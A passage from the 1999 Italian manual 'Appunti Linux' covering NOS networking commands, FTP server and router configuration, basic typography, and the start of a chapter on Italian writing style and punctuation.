Oltre a quanto visto inizialmente per quanto riguarda la definizione delle interfacce, la loro configurazione, l'instradamento e la risoluzione dei nomi, ci sono una serie di comandi e di funzionalità che riguardano la gestione della rete.

### 98.5.1 Indirizzi IP e indirizzi MAC

`arp`

`arp flush`

Il comando **`arp`** permette di conoscere il contenuto della tabella di trasformazione degli indirizzi IP in indirizzi fisici e viceversa. Questa viene costruita automaticamente dal sistema, durante il suo funzionamento. Sono disponibili degli argomenti particolari per inserire a forza delle voci in questa tabella, anche se questa operazione non dovrebbe essere necessaria. In particolare, il comando **`arp flush`** svuota la tabella attuale, costringendo il sistema NOS a ricominciare a costruirsela.

### 98.5.2 Ping e instradamento

Attraverso il comando **`ping`** si può inviare una richiesta di eco utilizzando il protocollo ICMP. Questo è il modo consueto per verificare che sia presente un certo nodo nella rete. In generale conviene utilizzare soltanto la sintassi seguente, con la quale viene inviata un'unica richiesta.

`ping` ⟨*host*⟩

Per verificare il percorso dei pacchetti lungo la rete si può utilizzare il comando **`hop`**. Il comando normale si articola nel modo seguente:

`hop check` ⟨*host*⟩

Tuttavia, si può intervenire su alcuni parametri di funzionamento di questo comando: il TTL (*Time To Live*),

`hop maxttl` ⟨*max-salti*⟩

l'attesa massima,

`hop maxwait` ⟨*n-secondi*⟩

e il numero di pacchetti di prova che vengono inviati a ogni nodo.

`hop queries` ⟨*n-pacchetti*⟩

Infine, è possibile abilitare o meno la visualizzazione di informazioni aggiuntive:

`hop trace [on|off]`

### 98.5.3 Varie

`hostname [`⟨*nome*⟩`]`

Attraverso il comando **`hostname`** è possibile definire o visualizzare il nome attribuito al nodo. Questo dovrebbe corrispondere alla parte finale del nome di dominio, ma in ogni caso serve solo nei messaggi di presentazione del sistema.

`socket [`⟨*n-porta*⟩`]`

Attraverso il comando **`socket`** è possibile conoscere lo stato delle porte. Utilizzandolo senza argomenti si ottiene l'elenco delle porte utilizzate, generalmente quelle dei servizi in ascolto ed eventualmente anche quelle gestite dalle sessioni in cui si utilizzano dei client di qualche tipo, mentre specificando una porta precisa si ottengono le statistiche sul traffico intrattenuto.

## 98.6 NOS come client

L'uso più importante del sistema NOS è quello di client in grado di utilizzare i servizi fondamentali di una rete TCP/IP. Si tratta fondamentalmente di Telnet e FTP.

### 98.6.1 Client Telnet

Il sistema NOS permette di attivare una sessione Telnet verso un altro sistema che offra la possibilità di accedere attraverso questo tipo di protocollo. Purtroppo, il tipo di terminale corrispondente alla sessione Telnet è molto modesto, tanto che nelle versioni più limitate di NOS non si possono usare nemmeno i tasti freccia.

`telnet` ⟨*host*⟩

Quando si utilizza questo tipo di Telnet per accedere a un nodo corrispondente a un elaboratore GNU/Linux, il tipo di terminale che si vede nella variabile **`TERM`** è **`network`**, che però non corrisponde ad alcuna voce nel sistema Terminfo o nel sistema Termcap. Eventualmente si può cambiare questo nome con **`ansi`**, o **`ansi-mono`** se si preferisce.

> Da una sessione Telnet è possibile tornare alla modalità di comando premendo il tasto [*F10*]. Per ritornare alla sessione con Telnet, si potrà poi utilizzare il comando **`session`**.

### 98.6.2 Client FTP

Il sistema NOS permette di attivare una sessione FTP. Una volta avviata, si ha a disposizione un client FTP tradizionale, con comandi molto simili a quelli del programma **`ftp`** dei sistemi Unix (se ne trova la descrizione nella sezione 84.3.1).

`ftp` ⟨*host*⟩

L'unico vero difetto sta nel sistema operativo sottostante: utilizzando il Dos i nomi dei file che vengono salvati sono ridotti al modello «8.3».

È importante ricordare di modificare sempre il tipo di trasferimento dati, in modo che sia di tipo binario (*image*): **`type i`**.

## 98.7 NOS come server

I servizi offerti da NOS sono limitati, e comunque dipendono dalla versione di questo sistema. Questi servizi devono essere abilitati attraverso il comando **`start`**. Dal momento che dipende dalla versione di NOS se un tipo di servizio è disponibile o meno, attraverso il comando **`start ?`** si ottiene l'elenco di questi.

In generale non conviene avere grandi pretese, e probabilmente è il caso di attivare sempre i servizi **`discard`**, **`echo`**, **`ftp`** e **`finger`** (ammesso che quest'ultimo possa avere senso).

```
start discard
start echo
start finger
start ftp
```

Per converso, volendo disattivare un servizio basta utilizzare il comando **`stop`** nello stesso modo.

### 98.7.1 Registrazione degli eventi

NOS permette di annotare gli accessi in un registro abbastanza semplificato. Si attiva questa funzionalità attraverso il comando **`log`**:

`log [stop |` ⟨*file-delle-registrazioni*⟩`]`

Per esempio, per attivare la registrazione degli accessi nel file `C:\ACCESSI.LOG`, si può usare il comando seguente:

```
log c:\accessi.log
```

Come si può intuire, il comando **`log stop`** termina l'attività di registrazione degli accessi, senza interferire con gli accessi stessi. Infine, il comando **`log`** senza argomenti permette di sapere se questo sia attivo e in tal caso su quale file vengono fatte le annotazioni.

### 98.7.2 Server FTP

Per abilitare il servizio FTP, oltre che usare il comando **`start ftp`**, occorre predisporre un file di autorizzazioni: `ftpusers` collocato nella directory radice del servizio NOS. Il file deve contenere delle righe scomposte in quattro campi separati da uno o più spazi, e si possono indicare anche dei commenti che si introducono con il simbolo **`#`**.

⟨*utente*⟩ ⟨*password*⟩ ⟨*percorso*⟩ ⟨*permessi*⟩

I quattro campi sono obbligatori, e il significato è intuitivo:

- ⟨*utente*⟩ serve a specificare il nome dell'utente che può accedere;
- ⟨*password*⟩ rappresenta la password in chiaro necessaria per l'accesso – se si utilizza un asterisco (**`*`**), viene accettata qualunque password;
- ⟨*percorso*⟩ indica la directory a partire dalla quale si concede l'accesso all'utente;
- ⟨*permessi*⟩ è un numero che esprime i permessi consentiti all'utente.

I permessi non sono indicati secondo la tradizione Unix, quindi occorre fare attenzione. I permessi sono espressi con un solo numero ottenuto sommandone altri, che comunque si riferiscono alla directory di partenza e a tutte le sottodirectory: 1 rappresenta un permesso di lettura; 2 rappresenta un permesso di creazione (di aggiunta di file senza poter sovrascrivere o eliminare quelli esistenti); 4 rappresenta un permesso in scrittura (o di sovrascrittura). Si osservi l'esempio seguente:

```
tizio tazza \home\tizio 7
caio capperi \home\caio 7
semproni sempre \progetto 3
ftp * \pub 1
anonymous * \pub 1
```

Gli utenti **`tizio`** e **`caio`** hanno una loro directory personale in cui possono fare quello che vogliono; l'utente **`semproni`** partecipa a un lavoro che si trova nella directory `\PROGETTO\` e lì ha la possibilità di immettere file, senza cancellare o sovrascrivere quelli presenti. Infine, gli utenti **`ftp`** e **`anonymous`** accedono con una password qualunque alla directory `\PUB\`, con il solo permesso di lettura.

## 98.8 NOS come router

NOS funziona perfettamente come router se l'elaboratore in cui si utilizza dispone di più interfacce di rete. A titolo di esempio viene mostrato in che modo potrebbero essere utilizzate due schede di rete compatibili NE2000. Supponendo che queste utilizzino rispettivamente le risorse IRQ 10, I/O 0x280, e IRQ 11, I/O 0x300, la configurazione del driver di pacchetto (si fa riferimento a quanto descritto nella sezione 97.1.1) potrebbe essere quella seguente:

```
NE2000 0x60 0x0a 0x280
NE2000 0x61 0x0b 0x300
```

Supponendo che queste due schede servano a connettere le reti 192.168.1.* e 192.168.2.*, e supponendo anche che l'instradamento predefinito passi per il router 192.168.1.254, il file di configurazione di NOS potrebbe contenere in particolare le righe seguenti:

```
# Configurazione delle interfacce di rete.
attach packet 0x60 ethernet0 8 1500
attach packet 0x61 ethernet1 8 1500

# Definizione degli indirizzi IP.
ifconfig ethernet0 ipaddress 192.168.1.10
ifconfig ethernet0 netmask 255.255.255.0
ifconfig ethernet1 ipaddress 192.168.2.10
ifconfig ethernet1 netmask 255.255.255.0

# Instradamento.
route add 192.168.1.0/24 ethernet0
route add 192.168.2.0/24 ethernet1
route add default ethernet0 192.168.1.254
```

Non c'è bisogno di fare altro: l'attraversamento dei pacchetti da un'interfaccia all'altra avviene automaticamente (purché gli instradamenti siano corretti).

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo VIII

# SCRIVERE

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

Parte xxi

# Editoria e stile

# Nozioni elementari di tipografia

Prima di studiare un programma di editoria elettronica conviene conoscere almeno qualche nozione di tipografia. Studiando la natura del problema si può comprendere la ragione di alcuni comportamenti dei programmi più raffinati che rispecchiano nella loro impostazione la filosofia della tipografia tradizionale.

## 99.1 Caratteri

Il ***carattere*** è qualunque segno grafico utilizzato in tipografia per rappresentare le lettere, i segni di interpunzione, le cifre e altri grafemi. La conoscenza delle caratteristiche fondamentali del carattere da stampa è necessaria per poter comprendere il funzionamento e la logica dei programmi di composizione tipografica. Sul carattere si possono distinguere diversi aspetti, in particolare:

- specie alfabetica;
- stile, o gruppo stilistico;
- serie alfabetica, o variante di serie;
- scala dimensionale.

Al di sopra di questa classificazione sta eventualmente il ***genere***, intendendo con questo la distinzione in base ai suoi componenti: segni alfabetici, segni paralfabetici, segni estralfabetici, fregi, iconografie, paraiconografie.

### 99.1.1 Specie alfabetica

La ***specie*** è una collezione di segni di un tipo di scrittura. Per quanto ci riguarda, la specie alfabetica comune è quella dell'alfabeto latino. All'interno di una specie alfabetica si possono distinguere diverse collezioni alfabetiche, per esempio come nella distinzione tra lettere maiuscole e minuscole che avviene nell'alfabeto latino.

Dalla differenza tra gli alfabeti nasce a volte la necessità di rendere un testo attraverso un alfabeto alternativo. La ***traslitterazione*** è il procedimento di traslazione da un sistema alfabetico a un altro, in modo da ricomporre un testo facendo uso di un sistema alfabetico diverso da quello originale. La traslitterazione punta a riprodurre un testo in modo che sia possibile in qualsiasi momento il procedimento inverso per riottenere il testo originale. Il caso più comune in cui si ha la necessità di utilizzare la traslitterazione è quello della citazione in cui l'originale utilizza un alfabeto esotico per il quale non si dispone del carattere tipografico. Come si può immaginare, la traslitterazione è regolata da norme internazionali.

### 99.1.2 Gruppo stilistico

Una volta definita la specie di un carattere si possono distinguere delle varianti che riguardano lo ***stile***, ovvero il disegno e il suo gusto estetico. Sull'alfabeto latino sono stati realizzati una quantità così grande di stili diversi che è difficile persino riuscire a classificarli. In generale vi si fa riferimento attraverso il nome. Gli stili più noti nella composizione elettronica sono: Times, Helvetica e Courier.

I tre nomi citati rappresentano oggi, simbolicamente, le caratteristiche fondamentali di uno stile: la presenza o l'assenza di grazie e la proporzionalità o meno della larghezza dei segni.[1]

Le grazie sono dei piedini terminali che hanno lo scopo di abbellire il carattere e di guidare la vista durante la lettura. Il Times è il tipico stile con grazie, mentre Helvetica è il suo opposto.

I segni dei caratteri da stampa sono generalmente di larghezza diversa, e solo le prime forme di scrittura meccanica, come la macchina da scrivere e le prime stampanti, hanno creato la necessità di utilizzare dei simboli a larghezza uniforme. Il Courier è il rappresentante di questo tipo di stile a larghezza fissa.

In generale, uno stile riguarda esclusivamente un genere alfabetico, ma quando uno stile assume importanza e notorietà, può succedere che venga adottato anche da altri generi. Per questo si può distinguere tra Times Roman (Times New Roman), Times Greco, Times Cirillico e altri. Il primo tra quelli citati è ovviamente il Times dell'alfabeto latino.

[1] Questi tre stili sono molto importanti, in parte per motivi storici, ma soprattutto perché sono quelli che si hanno a disposizione più di frequente.

### 99.1.3 Serie

La ***serie alfabetica***, o la variante di serie, rappresenta una distinzione all'interno di uno stile, in base alla ***forma***. Le forme comuni di uno stesso stile riguardano la pendenza, il tono e la larghezza.

- La pendenza si riferisce all'inclinazione delle aste, e si distingue generalmente tra ***tondo***, che rappresenta un carattere con aste verticali, e ***corsivo*** in cui le aste sono inclinate in avanti. Generalmente, l'aspetto dei caratteri di un corsivo, pur restando all'interno della stesso stile, è abbastanza diverso da quello del tondo. Quando si utilizza un sistema di composizione elettronico può capitare di avere a disposizione uno stile nel quale manchi il corsivo, che però viene ottenuto in qualche modo distorcendo il tondo. In questo caso si parla preferibilmente di carattere «inclinato» in modo volutamente generico.

- Il tono, o lo spessore, rappresenta l'intensità del carattere che si percepisce visivamente. Essendo un concetto che deriva dalla stampa con inchiostro nero, si distingue generalmente tra ***chiarissimo***, ***chiaro***, ***nero*** (***neretto***) e ***nerissimo***.

- La larghezza è una caratteristica di cui dispongono solo alcuni stili, ovvero li può riguardare direttamente, nel senso che uno stile per sua natura può essere «stretto» o «largo». In base alla larghezza si distinguono solitamente: lo ***strettissimo***, lo ***stretto***, il normale, il ***largo*** e il ***larghissimo***.

È bene chiarire che ogni stile può disporre o meno di varianti seriali adatte. Alcuni stili, spesso riferiti a specie alfabetiche simboliche, dispongono di un'unica serie.[2]

## 99.2 Tipometria

La tipometria è la misurazione degli elementi che riguardano la composizione e l'impaginazione. Le voci più importanti sono costituite dai corpi (l'altezza dei caratteri), dalla spaziatura, dall'interlinea, dalla giustezza e dalla giustificazione. In breve, il corpo è l'altezza del carattere, la spaziatura è la distanza tra una parola e l'altra in una riga, l'interlinea è lo spazio verticale aggiuntivo tra le righe, la giustezza è lo spazio orizzontale che le righe di testo hanno a disposizione, e la giustificazione è il procedimento di regolazione della spaziatura e dell'interlinea in modo da ottenere un allineamento delle righe con i margini (sia in orizzontale che in verticale).

### 99.2.1 Corpo, dimensioni e scala

La dimensione del carattere si misura in senso verticale e si definisce ***corpo***. Per misurare il corpo e le altre dimensioni che riguardano i caratteri si possono utilizzare diverse unità di misura, ma quando si tratta di sistemi di composizione elettronica a mezzo di software, è molto probabile che si disponga solo del pica e del punto anglo-americano:

- 1 pica = 1/6 di pollice;

- 1 punto = 1/12 di pica = 1/72 di pollice.

Per comprendere cosa sia il corpo di un carattere è bene descrivere le varie componenti dell'altezza di questo. La figura 99.1 mostra schematicamente la parola «Agglomerato» (abbreviata) suddivisa orizzontalmente secondo le componenti verticali della dimensione del carattere.

Il carattere si appoggia su una linea che rappresenta la base della «parte mediana»; le lettere come la «l» si alzano occupando anche la «parte ascendente»; altre, come la «g», si allungano in basso a occupare la «parte discendente». Il corpo del carattere include anche uno spazio aggiuntivo: la «spalla». Si distingue una spalla superiore, che è uno spazio minimo sopra la parte ascendente, e la spalla inferiore, che si trova al di sotto della parte discendente (nella figura la spalla è molto grande, in proporzione, rispetto alla realtà).

La distanza tra la base di una riga (la base della parte mediana) e la base di quella successiva dovrebbe essere superiore o al massimo uguale alla grandezza del corpo. Quando questa distanza è superiore, lo spazio aggiuntivo è l'***interlinea***. Con i sistemi di composizione elettronica per mezzo di software, si misura generalmente lo spazio tra le basi delle righe ed è ammissibile anche l'utilizzo di distanze inferiori all'altezza del carattere, ottenendo in pratica una sovrapposizione della parte mediana inferiore di una riga con la parte mediana superiore di quella successiva.

La rappresentazione di un carattere con un corpo di una data dimensione dipende dalla disponibilità di questo. Con i sistemi tipografici tradizionali era necessario disporre di una serie di caratteri mobili differenti, distinti in base a una scala. Con i sistemi di composizione elettronica via software si possono trovare dei

[2]Alcuni sistemi di composizione riescono a trarre il corsivo e il neretto da stili che per loro natura non hanno tali varianti. Per ottenerlo si utilizzano tecniche di deformazione e di trascinamento. In generale sarebbe bene evitare di sfruttare tali possibilità, dal momento che se uno stile non dispone di una serie, significa che non ne è adatto.

```
_____________________________________________________________________
spalla superiore                                                       ^
_____________________________________________________________________  |
       /\    parte ascendente    |   |                                 |
______/  \_______________________|   |_______________________________  |
     /    \     /--\/    /--\/   |   |    /--\     /--\ /--\  parte    |
    /------\   |    |   |    |   |   |   |    |   |    |    | mediana  | corpo
__ /        \___\--/|____\--/|___|___|____\--/____|    |    |__*_____  |
                    |        |              parte discendente          |
____________________/________/_______________________________________  |
        spalla inferiore                                               |
_____________________________________________________________________  v
```

Figura 99.1: Le dimensioni del carattere.

caratteri riproducibili in qualsiasi corpo, eventualmente generando dei file opportuni per la scala richiesta. Tuttavia, in presenza di dimensioni particolarmente piccole si rischia di perdere dei dettagli importanti dei segni che compongono lo stile utilizzato, e di conseguenza potrebbe essere preferibile l'utilizzo di una variante dello stile che sia più adatta alle dimensioni ridotte.

### 99.2.2 Giustezza, spaziatura e giustificazione orizzontale

La giustezza è lo spazio orizzontale a disposizione delle righe di testo; in altri termini, è la larghezza della colonna all'interno della quale si può distribuire il testo. La spaziatura è lo spazio tra la fine di una parola e l'inizio di quella successiva.

> Nei testi in italiano, la spaziatura è uniforme, senza eccezioni, a differenza della tradizione tipografica di altri paesi. Per esempio, la spaziatura dopo un punto fermo è esattamente uguale a quella di qualunque altra situazione. Quando si utilizza il sistema di composizione TeX per scrivere un testo in italiano, si dovrebbe inserire il comando **`\frenchspacing`** per evitare anomalie nella spaziatura.

Quando si vuole ottenere un allineamento del testo all'inizio e alla fine della giustezza, si parla di giustificazione (orizzontale). Per ottenerla, è necessario che la spaziatura sia adattata in modo da arrivare a questo risultato. La giustificazione orizzontale è solo una delle scelte stilistiche che il tipografo ha a disposizione: non si tratta di una convenzione obbligatoria.

### 99.2.3 Giustificazione verticale

Come nel caso della giustificazione orizzontale, ci può essere la necessità o l'opportunità di adattare l'interlinea in modo da riempire completamente le pagine. Ciò si ottiene attraverso la giustificazione verticale.

## 99.3 Il carattere nel software di composizione

Utilizzando i programmi di composizione tipografica si è costretti generalmente a fare i conti con la terminologia dei paesi di lingua inglese e con altri problemi legati alla rappresentazione simbolica dei segni all'interno del software. La tradizione tipografica di questi ha generato dei termini che non sono perfettamente traducibili con concetti della tradizione italiana, per cui si utilizzano alcuni termini di origine anglofona, eventualmente tradotti in modo letterale.

### 99.3.1 Terminologia

In inglese si utilizza normalmente il termine *font* per fare riferimento al carattere tipografico. In generale si preferisce non tradurre questo termine in qualcosa che riguardi la tradizione tipografica italiana, mantenendo piuttosto il termine inglese invariato, oppure utilizzando la forma ***fonte***.

### 99.3.2 Caratteristiche di una fonte

La fonte tipografica, intesa come il carattere per il software applicativo di composizione, ha una serie di caratteristiche, alcune delle quali sono fondamentali.

- ***foundry***, ***fonderia***

La fonderia è il produttore di una fonte, cioè chi ha creato la tipizzazione, pur senza esserne il disegnatore. Per fare un esempio comune, Adobe è la fonderia dello stile Times New Roman.

- ***family***, ***famiglia***

  La famiglia del carattere, inteso come traduzione del termine *font family*, corrisponde simultaneamente alla specie e allo stile del carattere. In altri termini, rappresenta sia la specie alfabetica che lo stile. Per fare un esempio, la famiglia Times New Roman è un carattere di specie latina e di stile Times.

- All'interno di una famiglia si distinguono normalmente le serie riferite alla forma: spessore (*weight*), inclinazione (*slant*) e larghezza (*set*, o *width*).

- ***codifica***

  La codifica rappresenta l'elemento nuovo più importante nelle caratteristiche di un carattere tipografico per l'elaborazione via software. Il problema viene descritto nella prossima sezione.

### 99.3.3 Codifica

L'utilizzo dei caratteri con i sistemi di composizione basati sul software richiede un abbinamento tra segni e simboli binari. Questo abbinamento è definito dalla codifica. Il problema si può intendere meglio se si pensa a un programma a composizione differita.

In questi casi si parte da un file sorgente, scritto probabilmente secondo la codifica ISO 8859-1, con il quale il programma deve comporre il risultato, utilizzando le fonti a disposizione.

La fonte tipografica utilizzata dal programma di composizione è contenuta normalmente all'interno di file, da cui questo estrae le informazioni necessarie attraverso un riferimento dato da un codice numerico. In condizioni normali, il programma di composizione fa riferimento al simbolo binario utilizzato nel sorgente per ottenere il segno corrispondente all'interno della fonte utilizzata (eventualmente attraverso una qualche traslazione). In pratica, alla lettera «A» nel sorgente dovrebbe corrispondere la lettera «A» della fonte che si sta utilizzando, ma se la fonte è organizzata in modo differente, si potrebbe ottenere qualcosa di diverso. Questo problema si avverte di solito quando si utilizza una famiglia di caratteri che fa riferimento a una specie simbolica, o comunque a un alfabeto che non ha alcuna corrispondenza con la codifica utilizzata nel sorgente. In questi casi, di solito, per rappresentare i segni si può fare uso di comandi speciali interpretati opportunamente dal programma di composizione.

Un programma di composizione potrebbe disporre di fonti che hanno solo una corrispondenza parziale con la codifica utilizzata per scrivere il sorgente, per esempio, potrebbero mancare alcuni segni che vengono messi a disposizione attraverso altre fonti.

## 99.4 Problemi legati ai caratteri

Nelle origini della tipografia, molti caratteri mobili rappresentavano l'unione di più lettere o altri segni in logotipo (cioè l'unione in un unico simbolo). L'unione di questi derivava da delle consuetudini stilistiche o dalla forma dei segni adiacenti che per qualche motivo potevano richiedere un avvicinamento o un adattamento.

Il ***legato*** (in inglese *ligature*) è l'unione di due o più segni per motivi storici o estetici; i più comuni sono le sequenze «fi», «fl» e «ffi», dove le lettere vengono avvicinate in modo particolare fino a unirsi o a inglobarsi. Alcune forme di legato si sono tradotte in segni indipendenti, come nel caso di «AE» che si è trasformato in «Æ», «sz» che nella lingua tedesca è ormai «ß», e anche «et» (latino) che è divenuto «&», ovvero l'attuale e-commerciale.

L'avvicinamento delle lettere, era ed è motivato dalla forma di queste, per evitare il formarsi di vuoti visivi che potrebbero creare difficoltà alla lettura. I casi più comuni sono le sequenze «AV», «AT», «AY».

## 99.5 Riferimenti


- *Scienza, tecnologia e arte della stampa e della comunicazione*: Giuseppe Pellitteri, Luigi Farinelli, *Grafismi*

  <*http://ape.apenet.it/Grafica/Grafica01/1123.html*>.


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Stile letterario

Questo capitolo, vuole essere solo un riferimento essenziale alla definizione di uno stile letterario, e il contenitore di una piccola raccolta di regole che dovrebbero semplificare la vita di chi scrive documenti elettronici.

L'autore di questo documento non è proprio la persona migliore per scrivere di queste cose, e lo si può vedere leggendo qualunque parte di questi Appunti. Tuttavia, è importante almeno affrontare l'argomento sottolineando alcuni concetti importanti.

Come sempre, tutte le segnalazioni di errore sull'ortografia, la sintassi e il contenuto di questo documento, sono gradite. `:-)`

## 100.1 Uniformità

Il concetto di ***stile letterario*** potrebbe essere espresso semplicemente spiegando l'esigenza di realizzare un documento ***uniforme***: sia dal punto di vista visivo, sia dal punto di vista espressivo. Questo coinvolge quindi l'aspetto grammaticale (ortografia, sintassi, lessico, ecc.) e l'aspetto tipografico (impaginazione, tipi di carattere, dimensione, ecc.) o artistico.

L'esigenza di un'uniformità visiva deriva dal piacere e dal rilassamento che può dare al lettore un documento impaginato e strutturato in un modo ordinato e chiaro, e dalla facilità nella lettura che ne deriva. Nello stesso modo è importante l'uniformità grammaticale, cosa particolarmente delicata in una lingua come la nostra in cui sono consentite molte variazioni, data la varietà linguistico-culturale delle varie regioni.

Il novello scrittore di documentazione tecnica, che scrive e impagina senza l'aiuto di un editore, tende a comprendere l'esigenza di uno stile tipografico, dimenticando che esiste anche uno stile espressivo-grammaticale.

### 100.1.1 Lavoro di gruppo

Il problema dell'uniformità stilistica si accentua quando si deve collaborare alla realizzazione di un progetto letterario. L'uniformità non è più solo un fatto di coerenza personale, ma di coerenza complessiva di tutto il gruppo.

La coordinazione dei vari collaboratori è un problema delicato, e diviene essenziale la stesura di uno standard letterario complessivo. Alle volte questo ferisce la sensibilità di alcuni collaboratori e genera discussioni senza fine, né soluzione.[1]

## 100.2 Regole di composizione del testo

Il modo migliore per definire uno stile grammaticale è lo studio su un testo di grammatica. Qui si vogliono solo raccogliere alcuni punti essenziali che non possono essere ignorati. In effetti, il tipico autore di testi a carattere tecnico, specialmente in ambito volontario come nel caso di questo documento, ha un'ottima conoscenza dell'argomento trattato, e una pessima padronanza della lingua.

### 100.2.1 Punteggiatura e spaziatura

La punteggiatura si compone di quei simboli che consentono di separare le parole e di delimitare le frasi.

- Ogni parola è separata da un solo spazio.

  Tipograficamente, lo spazio è una separazione di ampiezza non definita, spesso ampliato o compresso, per ottenere un allineamento del testo sia a sinistra che a destra. Un autore non deve pensare a queste cose quando scrive la propria opera; si deve limitare a spaziare le parole con un solo carattere spazio.[2]

  La dattilografia insegnava a ottenere testi allineati a sinistra e a destra con l'inserzione opportuna di spazi aggiuntivi, vicino alle parole composte da poche lettere (congiunzioni, articoli, ecc.). Questo tipo di tecnica è ormai da abbandonare, lasciando semmai che siano i programmi di composizione a prendersi cura di questi problemi, anche quando il risultato finale deve essere un file di testo puro e semplice.

[1] Il vero artista è colui che crea qualcosa di nuovo e non accetta di sottostare alle regole generali. È evidente quindi che costui non potrà lavorare in un gruppo perché non si sottometterà mai alle regole poste dagli altri o dalla consuetudine.

[2] Secondo una regola della tipografia del passato, ormai generalmente condannata, era necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Per qualche ragione si trovano ancora documenti in lingua inglese che seguono questa regola, anche quando si tratta di file di testo.

I programmi di composizione più evoluti facilitano il compito dello scrittore eliminando gli spazi superflui, per cui con questi non c'è l'esigenza di porre attenzione alla dimensione delle spaziature.[3]

- I simboli di punteggiatura normale sono attaccati alla parola che precede e separati con uno spazio dalla parola che segue.

  Si tratta di: punto, virgola, due punti, punto e virgola, punto interrogativo e punto esclamativo.

  Alle volte, l'autore di documenti tecnici di informatica si lascia confondere dall'uso che si fa di tali simboli in un particolare linguaggio di programmazione o in altri ambiti analoghi. È chiaro, per esempio, che se si deve indicare un'estensione di un file, come **`.sgml`**, non si può rispettare tale regola, ma il punto che precede quell'estensione non rappresenta un simbolo di punteggiatura del testo.

- Le parentesi sono attaccate al testo che racchiudono, e rispetto alla punteggiatura esterna si comportano come un'unica parola.

  La parentesi di apertura è separata con uno spazio dalla parola che precede, e quella di chiusura è separata con uno spazio dalla parola che segue. I simboli di punteggiatura normale che dovessero seguire una parentesi chiusa vanno attaccati a quest'ultima.

  Nella lingua italiana non è consentito racchiudere all'interno di parentesi un periodo terminante con il punto fermo. Questa modalità è tipica della lingua inglese, e i traduttori devono tenerne conto, al limite togliendo le parentesi nella frase tradotta.

- Il testo riportato tra virgolette si comporta come quello racchiuso tra parentesi.

  La lingua italiana prevede l'uso di virgolette uncinate (in basso), virgolette elevate doppie e singole. Secondo la grammatica, le virgolette uncinate, o virgolette basse, sono da preferire. Tuttavia, dal momento che le virgolette elevate possono essere ottenute anche utilizzando soltanto il codice ASCII tradizionale a 7 bit, molti autori preferiscono accontentarsi e utilizzare solo quelle elevate.[4]

- Il trattino di unione è corto, e unito alle parole da collegare.

  Si usa per unire insieme due parole in modo da formare una parola composta. I programmi di composizione tendono a considerare un trattino singolo come un trattino corto, proprio per questo scopo.

- La lineetta, o trattino lungo, serve per introdurre un discorso diretto, oppure un inciso.

  Il trattino utilizzato per delimitare un discorso diretto, viene usato normalmente solo in apertura. Può apparire anche un trattino in chiusura quando al discorso diretto segue un commento. Se il trattino si usa per delimitare un inciso, si usa per aprirlo e solitamente anche per chiuderlo, come se si trattasse di parentesi.

  Generalmente, il trattino lungo è preceduto e seguito da uno spazio; davanti al trattino di chiusura vanno collocati il punto interrogativo, il punto esclamativo e i puntini, mentre per gli altri simboli di punteggiatura non esiste una convenzione precisa.[5]

### 100.2.2 Utilizzo dei simboli di interpunzione

L'uso della punteggiatura nella lingua italiana è definito da regole molto vaghe che si prestano a facili eccezioni di ogni tipo. Qui si elencano solo alcuni concetti fondamentali.

- ,

  La virgola è un segno di interpunzione che collega due segmenti di testo separati da un pausa debole.

- ;

  Il punto e virgola è un segno di interpunzione che si colloca a metà strada tra la virgola e il punto. Non segna la chiusura di un periodo.

---

